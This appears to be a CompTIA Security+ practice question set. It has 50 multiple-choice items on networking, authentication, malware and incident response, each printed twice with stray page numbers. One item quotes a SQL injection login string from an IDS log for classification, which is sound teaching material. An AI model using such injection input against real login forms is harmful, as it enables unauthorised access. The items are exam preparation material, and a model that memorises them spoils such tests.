INFOSEC™

CompTIA Security+ Test Prep Questions

1

1. During an assessment of a manufacturing plant, a security analyst finds several end-of-life programmable logic controllers which have firmware that was last updated three years ago and has known vulnerabilities.
Which of the following BEST mitigates the risks associated with the PLCs?

A. Deploy HIDS on each device
B. Remove the PLCs from the manufacturing infrastructure
C. Implement network segmentation to isolate the devices
D. Perform file integrity monitoring against the devices

2

1. During an assessment of a manufacturing plant, a security analyst finds several end-of-life programmable logic controllers which have firmware that was last updated three years ago and has known vulnerabilities.
Which of the following BEST mitigates the risks associated with the PLCs?

A. Deploy HIDS on each device
B. Remove the PLCs from the manufacturing infrastructure
C. Implement network segmentation to isolate the devices
D. Perform file integrity monitoring against the devices

3

2. A user is attempting to view an older sent email but is unable to open the email. Which of the following is the MOST likely cause?

A. The email backup file was not properly imported following computer migration
B. The private certificate used to sign the email has expired
C. The email is protected by data loss prevention software
D. The user has not authenticated to the email server

4

2. A user is attempting to view an older sent email but is unable to open the email. Which of the following is the MOST likely cause?

A. The email backup file was not properly imported following computer migration
B. The private certificate used to sign the email has expired
C. The email is protected by data loss prevention software
D. The user has not authenticated to the email server

5

3. An organization's Chief Information Officer recently received an email from human resources that contained sensitive information. The CIO noticed the email was sent via insecure means. A policy has since been put into place stating all emails must be transmitted using secure technologies. Which of the following should be implemented to address the new policy?

A. HTTPS
B. SMTP
C. TLS
D. SFTP

6

3. An organization's Chief Information Officer recently received an email from human resources that contained sensitive information. The CIO noticed the email was sent via insecure means. A policy has since been put into place stating all emails must be transmitted using secure technologies. Which of the following should be implemented to address the new policy?

A. HTTPS
B. SMTP
C. TLS
D. SFTP

7

4. Which of the following is a penetration tester performing when running an SMB NULL session scan of a host to determine valid usernames and share names?

A. Credentialed vulnerability scan
B. Passive scan
C. Non-credentialed scan
D. Non-intrusive vulnerability testing
E. Penetration testing

8

4. Which of the following is a penetration tester performing when running an SMB NULL session scan of a host to determine valid usernames and share names?

A. Credentialed vulnerability scan
B. Passive scan
C. Non-credentialed scan
D. Non-intrusive vulnerability testing
E. Penetration testing

9

5. A Chief Executive Officer of an organization receives an email stating the CEO's account may have been compromised. The email further directs the CEO to click on a link to update the account credentials. Which of the following types of attacks has most likely occurred?

A. Pharming
B. Hoax
C. Whaling
D. Spear phishing

10

5. A Chief Executive Officer of an organization receives an email stating the CEO's account may have been compromised. The email further directs the CEO to click on a link to update the account credentials. Which of the following types of attacks has most likely occurred?

A. Pharming
B. Hoax
C. Whaling
D. Spear phishing

 11

11

6. A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server. Which of the following has MOST likely occurred? (Select THREE)

A. Crypto-malware
B. Adware
C. Botnet attack
D. Worm
E. Ransomware
F. Backdoor
G. DDoS attack

 12

12

6. A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server. Which of the following has MOST likely occurred? (Select THREE)

A. Crypto-malware
B. Adware
C. Botnet attack
D. Worm
E. Ransomware
F. Backdoor
G. DDoS attack

 13

13

7. A company is deploying a file-sharing protocol across a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, support SSO, and smart card logons. Which of the following would BEST accomplish this task?

A. Store credentials in LDAP
B. Use NTLM authentication
C. Implement Kerberos
D. User MSCHAP authentication

 14

14

7. A company is deploying a file-sharing protocol across a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, support SSO, and smart card logons. Which of the following would BEST accomplish this task?

A. Store credentials in LDAP
B. Use NTLM authentication
C. Implement Kerberos
D. User MSCHAP authentication

15

8. Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance
B. Pivoting
C. White box testing
D. Persistence

16

8. Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance
B. Pivoting
C. White box testing
D. Persistence

17

9. After a significant amount of hiring, an organization would like to simplify the connection process to its wireless network for employees while ensuring maximum security. The Chief Information Office wants to get rid of any shared network passwords and require employees to use their company credentials when connecting. Which of the following should be implemented to BEST meet this requirement?

A. PSK
B. 802.1x
C. CCMP
D. TKIP

18

9. After a significant amount of hiring, an organization would like to simplify the connection process to its wireless network for employees while ensuring maximum security. The Chief Information Office wants to get rid of any shared network passwords and require employees to use their company credentials when connecting. Which of the following should be implemented to BEST meet this requirement?

A. PSK
B. 802.1x
C. CCMP
D. TKIP

19

10. Which of the following enables sniffing attacks against a switched network?

A. ARP poisoning
B. IGMP snooping
C. IP spoofing
D. SYN flooding

20

10. Which of the following enables sniffing attacks against a switched network?

A. ARP poisoning
B. IGMP snooping
C. IP spoofing
D. SYN flooding

21

11. A security analyst is securing a CA server. One of the requirements is network isolation with no access to the internet or networked computers. Given this scenario, which of the following should the analyst implement to BEST address the requirement?

A. Set up a firewall rule blocking ports 80 and 443
B. Set up an air-gapped environment
C. Set up a router and configure an ACL
D. Set up a segmented VLAN

22

11. A security analyst is securing a CA server. One of the requirements is network isolation with no access to the internet or networked computers. Given this scenario, which of the following should the analyst implement to BEST address the requirement?

A. Set up a firewall rule blocking ports 80 and 443
B. Set up an air-gapped environment
C. Set up a router and configure an ACL
D. Set up a segmented VLAN

12. A developer wants to use an open source, third-party plug-in. The developer downloads the plug-in from the provider's website and from a mirror, runs the files through an integrity-checking hash. The output of each file is shown:

file from site : `BA411C782AD521740123456789ABCDEF`
file from mirror : `BA411C782AD521740123456789ABCDEF`

Which of the following statements BEST summarizes what conclusion the developer can draw from the above results?

A. The files have both been compromised because the numeric and letter sequence indicates an error.
B. The integrity checksum is MD5 and cannot be assumed reliable
C. Given the output, the developer can assume there is no integrity compromise
D. The MD5 and SHA-1 checksums match, so the files have not been compromised

12. A developer wants to use an open source, third-party plug-in. The developer downloads the plug-in from the provider's website and from a mirror, runs the files through an integrity-checking hash. The output of each file is shown:

file from site : `BA411C782AD521740123456789ABCDEF`
file from mirror : `BA411C782AD521740123456789ABCDEF`

Which of the following statements BEST summarizes what conclusion the developer can draw from the above results?

A. The files have both been compromised because the numeric and letter sequence indicates an error.
B. The integrity checksum is MD5 and cannot be assumed reliable
C. Given the output, the developer can assume there is no integrity compromise
D. The MD5 and SHA-1 checksums match, so the files have not been compromised

 25

25

13. Users are able to reach the login page of their company website from home using HTTP. A network administrator disables HTTP and implements SSL. However, after the implementation, home users cannot access the login page of the company website. Which of the following is the MOST likely reason the site is unavailable?

A. The users' browsers are not equipped for SSL
B. The company website implements HTTP redirects
C. The company firewall is blocking port 443 traffic
D. The company web server is using an expired certificate

 26

26

13. Users are able to reach the login page of their company website from home using HTTP. A network administrator disables HTTP and implements SSL. However, after the implementation, home users cannot access the login page of the company website. Which of the following is the MOST likely reason the site is unavailable?

A. The users' browsers are not equipped for SSL
B. The company website implements HTTP redirects
C. The company firewall is blocking port 443 traffic
D. The company web server is using an expired certificate

27

14. Which of the following access management concepts is associated with file permissions?

A. Authentication
B. Accounting
C. Authorization
D. Identification

28

14. Which of the following access management concepts is associated with file permissions?

A. Authentication
B. Accounting
C. Authorization
D. Identification

29

15. During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:

- Allow authentication from within the United States anytime.
- Allow authentication if the user is accessing email or a shared file system.
- Do not allow authentication if the AV program is two days out of date.
- Do not allow authentication if the location of the device is in two specific countries.

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

30

15. During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:

- Allow authentication from within the United States anytime.
- Allow authentication if the user is accessing email or a shared file system.
- Do not allow authentication if the AV program is two days out of date.
- Do not allow authentication if the location of the device is in two specific countries.

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

31

16. An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy for service technicians from corporate partners receive?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

32

16. An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy for service technicians from corporate partners receive?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

33

17. Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO. Which of the following are needed given these requirements? (Select TWO)

A. Public key
B. Shared key
C. Elliptic curve
D. MD5
E. Private key
F. DES

34

17. Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO. Which of the following are needed given these requirements? (Select TWO)

A. Public key
B. Shared key
C. Elliptic curve
D. MD5
E. Private key
F. DES

35

18. An employee has been writing a secure shell around software used to secure executable files. The employee has conducted the appropriate self-test and is ready to move the software into the next environment. Within which of the following environments is the employee currently working?

A. Staging
B. Test
C. Development
D. Production

36

18. An employee has been writing a secure shell around software used to secure executable files. The employee has conducted the appropriate self-test and is ready to move the software into the next environment. Within which of the following environments is the employee currently working?

A. Staging
B. Test
C. Development
D. Production

37

19. Which of the following occurs when a vulnerability scan fails to identify an existing vulnerability?

A. False negative
B. False positive
C. True positive
D. True negative

38

19. Which of the following occurs when a vulnerability scan fails to identify an existing vulnerability?

A. False negative
B. False positive
C. True positive
D. True negative

39

20. A security technician is configuring a new access switch. The switch will be managed through software that will send status reports and logging details to a central management console.
Which of the following should the technician configure to BEST meet these requirements? (Select TWO)

A. SSL/TLS
B. S/MIME
C. SNMPv3
D. Syslog
E. SRTP
F. Shibboleth

40

20. A security technician is configuring a new access switch. The switch will be managed through software that will send status reports and logging details to a central management console.
Which of the following should the technician configure to BEST meet these requirements? (Select TWO)

A. SSL/TLS
B. S/MIME
C. SNMPv3
D. Syslog
E. SRTP
F. Shibboleth

41

21. A technician is evaluating malware that was found on the enterprise network. After reviewing samples of the malware binaries, the technician finds each has a different hash associated with it. Which of the following types of malware is MOST likely present in the environment?

A. Trojan
B. Polymorphic worm
C. Rootkit
D. Logic bomb
E. Armored virus

42

21. A technician is evaluating malware that was found on the enterprise network. After reviewing samples of the malware binaries, the technician finds each has a different hash associated with it. Which of the following types of malware is MOST likely present in the environment?

A. Trojan
B. Polymorphic worm
C. Rootkit
D. Logic bomb
E. Armored virus

22. Which of the following would be considered multifactor authentication?

A. Hardware token and smart card
B. Voice recognition and retina scan
C. Strong password and fingerprint
D. PIN and security questions

22. Which of the following would be considered multifactor authentication?

A. Hardware token and smart card
B. Voice recognition and retina scan
C. Strong password and fingerprint
D. PIN and security questions

45

23. Logs from an IDS alerted on a string entered into the company's website login page. The following line was pulled from the HTTP POST request.

```
userid=bob' OR 1=1&request=Submit
```

Which of the following was attempted?

A. Reflected XSS
B. Stored XSS
C. Cross-site request forgery
D. SQL injection

46

23. Logs from an IDS alerted on a string entered into the company's website login page. The following line was pulled from the HTTP POST request.

```
userid=bob' OR 1=1&request=Submit
```

Which of the following was attempted?

A. Reflected XSS
B. Stored XSS
C. Cross-site request forgery
D. SQL injection

47

24. Which of the following controls allows a security guard to perform a post-incident review?

A. Detective
B. Preventive
C. Technical
D. Deterrent

48

24. Which of the following controls allows a security guard to perform a post-incident review?

A. Detective
B. Preventive
C. Technical
D. Deterrent

49

25. An energy company is in the final phase of testing its new billing service. The testing team wants to use production data in the test system for stress testing. Which of the following is the BEST way to use production data without sending false notifications to the customers?

A. Back up and archive the production data to an external source
B. Disable notifications in the production system
C. Scrub the confidential information
D. Encrypt the data prior to the stress test

50

25. An energy company is in the final phase of testing its new billing service. The testing team wants to use production data in the test system for stress testing. Which of the following is the BEST way to use production data without sending false notifications to the customers?

A. Back up and archive the production data to an external source
B. Disable notifications in the production system
C. Scrub the confidential information
D. Encrypt the data prior to the stress test

51

26. A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the **NETWORK_TEAM** group, and then adding the **NETWORK_TEAM** group to the appropriate **ALLOW_ACCESS** access list. Only members of the network team should have access to the company's routers and switches.

```
NETWORK_TEAM                    ALLOW_ACCESS
Lee                             DOMAIN_USERS
Andrea                          AUTHENTICATED_USERS
Pete                            NETWORK_TEAM
```

Members of the network team ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:

```
10/26/2022 10:20      PERMIT:    LEE
10/27/2022 13:45      PERMIT:    ANDREA
10/27/2022 09:12      PERMIT:    LEE
10/28/2022 16:37      PERMIT:    JOHN
10/29/2022 08:53      PERMIT:    LEE
```

Which of the following should the auditor recommend based on the above information?

A. Configure the **ALLOW_ACCESS** group logic to use **AND** rather than **OR**
B. Move the **NETWORK_TEAM** group to the top of the **ALLOW_ACCESS** access list
C. Disable groups nesting for the **ALLOW_ACCESS** group in the AAA server
D. Remove the **DOMAIN_USERS** group from the **ALLOW_ACCESS** group

52

26. A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the **NETWORK_TEAM** group, and then adding the **NETWORK_TEAM** group to the appropriate **ALLOW_ACCESS** access list. Only members of the network team should have access to the company's routers and switches.

NETWORK_TEAM	**ALLOW_ACCESS**
Lee	DOMAIN_USERS
Andrea	AUTHENTICATED_USERS
Pete	NETWORK_TEAM

Members of the network team ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:

10/26/2022 10:20	**PERMIT:**	**LEE**
10/27/2022 13:45	**PERMIT:**	**ANDREA**
10/27/2022 09:12	**PERMIT:**	**LEE**
10/28/2022 16:37	**PERMIT:**	**JOHN**
10/29/2022 08:53	**PERMIT:**	**LEE**

Which of the following should the auditor recommend based on the above information?

A. Configure the **ALLOW_ACCESS** group logic to use **AND** rather than **OR**
B. Move the **NETWORK_TEAM** group to the top of the **ALLOW_ACCESS** access list
C. Disable groups nesting for the **ALLOW_ACCESS** group in the AAA server
D. Remove the **DOMAIN_USERS** group from the **ALLOW_ACCESS** group

53

27. A technician wants to perform network enumeration against a subnet in preparation for an upcoming assessment. During the first phase, the technician performs a ping sweep. Which of the following scan types did the technician use?

A. Non-intrusive
B. Intrusive
C. Credentialed
D. Passive

54

27. A technician wants to perform network enumeration against a subnet in preparation for an upcoming assessment. During the first phase, the technician performs a ping sweep. Which of the following scan types did the technician use?

A. Non-intrusive
B. Intrusive
C. Credentialed
D. Passive

55

28. Following incident response best practices and processes, a forensic analyst compiles and selects artifacts requested by the legal team for litigation purposes. Given this scenario, which of the following steps should the analyst perform NEXT in the forensics process?

A. Recovery procedures
B. Containment procedures
C. Eradication procedures
D. Lessons learned procedures

56

28. Following incident response best practices and processes, a forensic analyst compiles and selects artifacts requested by the legal team for litigation purposes. Given this scenario, which of the following steps should the analyst perform NEXT in the forensics process?

A. Recovery procedures
B. Containment procedures
C. Eradication procedures
D. Lessons learned procedures

57

29. An audit report has identified a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?

A. Faraday cage
B. Air gap
C. Mantrap
D. Bollards

58

29. An audit report has identified a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?

A. Faraday cage
B. Air gap
C. Mantrap
D. Bollards

 59

59

30. Which of the following are considered among the BEST indicators that a received message is a hoax? (Select TWO)

A. Minimal use of uppercase letters in the message
B. Warnings of monetary loss to the receiver
C. No valid digital signature from a known security organization
D. Claims of possible damage to computer hardware
E. Embedded URLs

 60

60

30. Which of the following are considered among the BEST indicators that a received message is a hoax? (Select TWO)

A. Minimal use of uppercase letters in the message
B. Warnings of monetary loss to the receiver
C. No valid digital signature from a known security organization
D. Claims of possible damage to computer hardware
E. Embedded URLs

 61

61

31. A security analyst is monitoring the network and observes unusual traffic coming from a host on the LAN. Using a network monitoring tool, the analyst observes the following information:

Time	IP Src	IP Dst	Src Port	Dst Port	Protocol
12.490000	192.168.2.155	192.168.2.100	32857	445	SMBv1
12.490005	192.168.2.155	192.168.2.101	32858	445	SMBv1
12.490013	192.168.2.155	192.168.2.102	32859	445	SMBv1
12.490018	192.168.2.155	192.168.2.103	32860	445	SMBv1
12.490022	192.168.2.155	192.168.2.104	32861	445	SMBv1
12.490024	192.168.2.155	192.168.2.105	32862	445	SMBv1
12.490028	192.168.2.155	192.168.2.106	32863	445	SMBv1
12.490029	192.168.2.155	192.168.2.107	32864	445	SMBv1
12.490035	192.168.2.155	192.168.2.108	32865	445	SMBv1
12.490037	192.168.2.155	192.168.2.109	32866	445	SMBv1

After ten seconds, some of the computers shown in the IP Dst field start to exhibit the same behavior and immediately make multiple outbound connection attempts. Based on this observed behavior, which of the following is the MOST likely cause?

A. Users are running port scans on the network
B. A malicious host is performing a MITM attack
C. An amplified DDoS attack is in progress
D. A worm is attacking the network
E. A race condition is being leveraged

 62

62

31. A security analyst is monitoring the network and observes unusual traffic coming from a host on the LAN. Using a network monitoring tool, the analyst observes the following information:

Time	IP Src	IP Dst	Src Port	Dst Port	Protocol
12.490000	192.168.2.155	192.168.2.100	32857	445	SMBv1
12.490005	192.168.2.155	192.168.2.101	32858	445	SMBv1
12.490013	192.168.2.155	192.168.2.102	32859	445	SMBv1
12.490018	192.168.2.155	192.168.2.103	32860	445	SMBv1
12.490022	192.168.2.155	192.168.2.104	32861	445	SMBv1
12.490024	192.168.2.155	192.168.2.105	32862	445	SMBv1
12.490028	192.168.2.155	192.168.2.106	32863	445	SMBv1
12.490029	192.168.2.155	192.168.2.107	32864	445	SMBv1
12.490035	192.168.2.155	192.168.2.108	32865	445	SMBv1
12.490037	192.168.2.155	192.168.2.109	32866	445	SMBv1

After ten seconds, some of the computers shown in the IP Dst field start to exhibit the same behavior and immediately make multiple outbound connection attempts. Based on this observed behavior, which of the following is the MOST likely cause?

A. Users are running port scans on the network
B. A malicious host is performing a MITM attack
C. An amplified DDoS attack is in progress
D. A worm is attacking the network
E. A race condition is being leveraged

63

32. Which of the following is being described when a security professional develops and publishes a password policy specifically tailored to a company and enforces the policy through technical means?

A. Applying vendor-specific configurations
B. Developing regulatory frameworks
C. Implementing security control diversity
D. Creating security benchmarks

64

32. Which of the following is being described when a security professional develops and publishes a password policy specifically tailored to a company, and enforces the policy through technical means?

A. Applying vendor-specific configurations
B. Developing regulatory frameworks
C. Implementing security control diversity
D. Creating security benchmarks

65

33. University A offers an AAA-based SSO service that allows students to access all wireless and VPN services with the standard university credentials. University A wants to partner with University B to allow its students who are taking classes at University B to sign into both university's wireless network and VPN services with their home university credentials. Which of the following should be implemented to achieve the desired results?

A. RADIUS federation
B. SAML
C. Wildcard certificates
D. OAuth 2.0
E. Reverse proxy

66

33. University A offers an AAA-based SSO service that allows students to access all wireless and VPN services with the standard university credentials. University A wants to partner with University B to allow its students who are taking classes at University B to sign into both university's wireless network and VPN services with their home university credentials. Which of the following should be implemented to achieve the desired results?

A. RADIUS federation
B. SAML
C. Wildcard certificates
D. OAuth 2.0
E. Reverse proxy

67

34. A security analyst finished drafting an official response to a security assessment report which must be sent to the head of the auditing department. The security analyst needs to assure the head of the auditing department that the response came from the security analyst, and the contents of the response must be kept confidential. Which of the following are the LAST steps the security analyst should perform prior to electronically sending the message? (Select TWO)

A. Hash the message
B. Encrypt the message
C. Digitally sign the message
D. Label the email as "Confidential"
E. Perform key exchange with the recipient

68

34. A security analyst finished drafting an official response to a security assessment report which must be sent to the head of the auditing department. The security analyst needs to assure the head of the auditing department that the response came from the security analyst, and the contents of the response must be kept confidential. Which of the following are the LAST steps the security analyst should perform prior to electronically sending the message? (Select TWO)

A. Hash the message
B. Encrypt the message
C. Digitally sign the message
D. Label the email as "Confidential"
E. Perform key exchange with the recipient

69

35. A systems administrator is configuring a new network switch for TACACS+ management and authentication. Which of the following must be configured to provide authentication between the switch and the TACACS+ server?

A. 802.1x
B. SSH
C. Shared secret
D. SNMPv3
E. CHAP

70

35. A systems administrator is configuring a new network switch for TACACS+ management and authentication. Which of the following must be configured to provide authentication between the switch and the TACACS+ server?

A. 802.1x
B. SSH
C. Shared secret
D. SNMPv3
E. CHAP

71

36. A security administrator wants to audit the login page of a newly developed web application to determine if default accounts have been disabled. Which of the following is BEST suited to perform this audit?

A. Password cracker
B. Rainbow table
C. Protocol analyzer
D. Banner grabbing

72

36. A security administrator wants to audit the login page of a newly developed web application to determine if default accounts have been disabled. Which of the following is BEST suited to perform this audit?

A. Password cracker
B. Rainbow table
C. Protocol analyzer
D. Banner grabbing

73

37. An analyst generates the following color-coded table shown in the exhibit to help explain the risk of potential incidents in the company. The vertical axis indicates the likelihood of an incident, while the horizontal axis indicates the impact.

High	Yellow	Red	Pink
Medium	Green	Yellow	Red
Low	Green	Green	Yellow
	Low	Medium	High

Which of the following is this table an example of?

A. Internal threat assessment
B. Privacy impact assessment
C. Qualitative risk assessment
D. Supply chain assessment

74

37. An analyst generates the following color-coded table shown in the exhibit to help explain the risk of potential incidents in the company. The vertical axis indicates the likelihood of an incident, while the horizontal axis indicates the impact.

High	Yellow	Red	Pink
Medium	Green	Yellow	Red
Low	Green	Green	Yellow
	Low	Medium	High

Which of the following is this table an example of?

A. Internal threat assessment
B. Privacy impact assessment
C. Qualitative risk assessment
D. Supply chain assessment

75

38. A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions. In addition, the perimeter router can only handle 1Gbps of traffic. Which of the following should be implemented to prevent DoS attacks in the future?

A. Deploy multiple web servers and implement a load balancer
B. Increase the capacity of the perimeter router to 10Gbps
C. Implement a forwarding proxy and URL filtering for the organization's applications
D. Implement an active/passive high availability solution

76

38. A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions. In addition, the perimeter router can only handle 1Gbps of traffic. Which of the following should be implemented to prevent DoS attacks in the future?

A. Deploy multiple web servers and implement a load balancer
B. Increase the capacity of the perimeter router to 10Gbps
C. Implement a forwarding proxy and URL filtering for the organization's applications
D. Implement an active/passive high availability solution

77

39.Which of the following BEST explains why an application team might take a VM snapshot before applying patches in the production environment?

A. To reduce operational risk so application users can continue using the system while the patch is being applied in the production environment
B. To reduce security risk by having a baseline against which the patched system can be compared in the system becomes compromised
C. To reduce operational risk so the team can quickly restore the application to a previous working condition if the patch fails
D. To reduce security risk so vulnerability scans can be performed on a pre- and post-patched system and the results can be compared

78

39.Which of the following BEST explains why an application team might take a VM snapshot before applying patches in the production environment?

A. To reduce operational risk so application users can continue using the system while the patch is being applied in the production environment
B. To reduce security risk by having a baseline against which the patched system can be compared in the system becomes compromised
C. To reduce operational risk so the team can quickly restore the application to a previous working condition if the patch fails
D. To reduce security risk so vulnerability scans can be performed on a pre- and post-patched system and the results can be compared

79

40. A penetration tester is assessing a large organization and obtains a valid set of basic user credentials from a compromised computer. Which of the following is the MOST likely to occur?

A. Impersonation
B. Credential harvesting
C. Password cracking
D. Lateral movement

80

40. A penetration tester is assessing a large organization and obtains a valid set of basic user credentials from a compromised computer. Which of the following is the MOST likely to occur?

A. Impersonation
B. Credential harvesting
C. Password cracking
D. Lateral movement

81

41. A company wishes to move all of its services and applications to a cloud provider but wants to maintain full control of the deployment, access, and provisions of its services to its users. Which of the following BEST represents the required cloud deployment model?

A. SaaS
B. IaaS
C. MaaS
D. Hybrid
E. Private

82

41. A company wishes to move all of its services and applications to a cloud provider but wants to maintain full control of the deployment, access, and provisions of its services to its users. Which of the following BEST represents the required cloud deployment model?

A. SaaS
B. IaaS
C. MaaS
D. Hybrid
E. Private

83

42. A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources. Which of the following is the immediate NEXT step the technician should take?

A. Determine the source of the virus that has infected the workstation
B. Sanitize the workstation's internal drive
C. Reimage the workstation for normal operation
D. Disable the network connections on the workstation

84

42. A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources. Which of the following is the immediate NEXT step the technician should take?

A. Determine the source of the virus that has infected the workstation
B. Sanitize the workstation's internal drive
C. Reimage the workstation for normal operation
D. Disable the network connections on the workstation

85

43. Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers. Which of the following is the BEST method for Joe to use?

A. Differential
B. Incremental
C. Full
D. Snapshots

86

43. Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers. Which of the following is the BEST method for Joe to use?

A. Differential
B. Incremental
C. Full
D. Snapshots

87

44. A network technician must update the company's wireless configuration settings to comply with new requirements which mandate the use of AES encryption. Which of the following settings would BEST ensure the requirements are met?

A. Configure CCMP
B. Require TKIP
C. Implement WPA
D. Implement 802.1x

88

44. A network technician must update the company's wireless configuration settings to comply with new requirements which mandate the use of AES encryption. Which of the following settings would BEST ensure the requirements are met?

A. Configure CCMP
B. Require TKIP
C. Implement WPA
D. Implement 802.1x

 89

89

45. Which of the following differentiates ARP poisoning from a MAC spoofing attack?

A. ARP poisoning uses unsolicited ARP replies
B. ARP poisoning overflows a switch's MAC table
C. MAC spoofing uses DHCPOFFER/DHCPACK packets
D. MAC spoofing can be performed across multiple routers

 90

90

45. Which of the following differentiates ARP poisoning from a MAC spoofing attack?

A. ARP poisoning uses unsolicited ARP replies
B. ARP poisoning overflows a switch's MAC table
C. MAC spoofing uses DHCPOFFER/DHCPACK packets
D. MAC spoofing can be performed across multiple routers

91

46. A network administrator is downloading the latest software for the organization's core switch. The download page allows users to view the hash values for the available files. The network administrator is shown the following when viewing the hash values for the YB_16.swi file:

```
MD5          738abe397245ee54145ffa5e7d6eff91
SHA1         3d3e6e6dac8c906db7d745a71a5a5d960f506758
SHA256       d9644840ba3d174a2991f8dcc42b052a59545230591c5d867e90d517fae89457
```

After downloading the file, the network administrator runs a command to show the following output:

```
SHA256 8fc352420bd2ff73cd2162566bbf34e7f7e516f15342d65a11b334f5bac00a5a     .\files\YB_16.swi
SHA256 de2fef838d90eac8fa52aa2faeadf69660645ff745c28b758f19375c62afbd85     .\files\AA_15.swi
SHA1   c7a1e0636c332c4af9ba2fc8d98cb51a6f7b63b1                            .\files\KB_09.swi
MD5    2e079dd026939e49b005ac0cec240c2d                                    .\files\KA_01.swi
```

Which of the following can be determined from the above output?

A. The downloaded file was only hashed with SHA-256
B. The downloaded file has been corrupted or tampered with
C. The downloaded file should not be used because it was not hashed with MD5
D. The downloaded file should not be used because its hash differs from the hash of AA_15.swi

92

46. A network administrator is downloading the latest software for the organization's core switch. The download page allows users to view the hash values for the available files. The network administrator is shown the following when viewing the hash values for the YB_16.swi file:

```
MD5          738abe397245ee54145ffa5e7d6eff91
SHA1         3d3e6e6dac8c906db7d745a71a5a5d960f506758
SHA256       d9644840ba3d174a2991f8dcc42b052a59545230591c5d867e90d517fae89457
```

After downloading the file, the network administrator runs a command to show the following output:

```
SHA256 8fc352420bd2ff73cd2162566bbf34e7f7e516f15342d65a11b334f5bac00a5a    .\files\YB_16.swi
SHA256 de2fef838d90eac8fa52aa2faeadf69660645ff745c28b758f19375c62afbd85    .\files\AA_15.swi
SHA1   c7a1e0636c332c4af9ba2fc8d98cb51a6f7b63b1                            .\files\KB_09.swi
MD5    2e079dd026939e49b005ac0cec240c2d                                    .\files\KA_01.swi
```

Which of the following can be determined from the above output?

A. The downloaded file was only hashed with SHA-256
B. The downloaded file has been corrupted or tampered with
C. The downloaded file should not be used because it was not hashed with MD5
D. The downloaded file should not be used because its hash differs from the hash of AA_15.swi

93

47. A company has been experiencing many successful email phishing attacks which have been resulting in the compromise of multiple employees' accounts when employees reply with their credentials. The security administrator has been notifying each user and resetting the account passwords when accounts become compromised. Regardless of this process, the same accounts continue to be compromised even when the users do not respond to the phishing attacks. Which of the following are MOST likely to prevent similar account compromises? (Select TWO)

A. Enforce password reuse limitations
B. Enable password complexity
C. Reset the account security questions
D. Configure account lockout
E. Implement time-of-day restrictions

94

47. A company has been experiencing many successful email phishing attacks, which have been resulting in the compromise of multiple employees' accounts when employees reply with their credentials. The security administrator has been notifying each user and resetting the account passwords when accounts become compromised. Regardless of this process, the same accounts continue to be compromised even when the users do not respond to the phishing attacks. Which of the following are MOST likely to prevent similar account compromises? (Select TWO)

A. Enforce password reuse limitations
B. Enable password complexity
C. Reset the account security questions
D. Configure account lockout
E. Implement time-of-day restrictions

95

48. A consumer purchases an exploit from the dark web. The exploit targets the online shopping cart of a popular website allowing the shopper to modify the price of an item at checkout. Which of the following BEST describes this type of user?

A. Insider
B. Script kiddie
C. Competitor
D. Hacktivist
E. APT

96

48. A consumer purchases an exploit from the dark web. The exploit targets the online shopping cart of a popular website allowing the shopper to modify the price of an item at checkout. Which of the following BEST describes this type of user?

A. Insider
B. Script kiddie
C. Competitor
D. Hacktivist
E. APT

49. While troubleshooting a client application connecting to the network, the security administrator notices the following error:

`Certificate is not valid.`

Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

49. While troubleshooting a client application connecting to the network, the security administrator notices the following error:

`Certificate is not valid.`

Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

99

50. Which of the following is used to validate the integrity of data?

A. TLS
B. SSH
C. MD5
D. RSA

100

50. Which of the following is used to validate the integrity of data?

A. TLS
B. SSH
C. MD5
D. RSA

 101

101

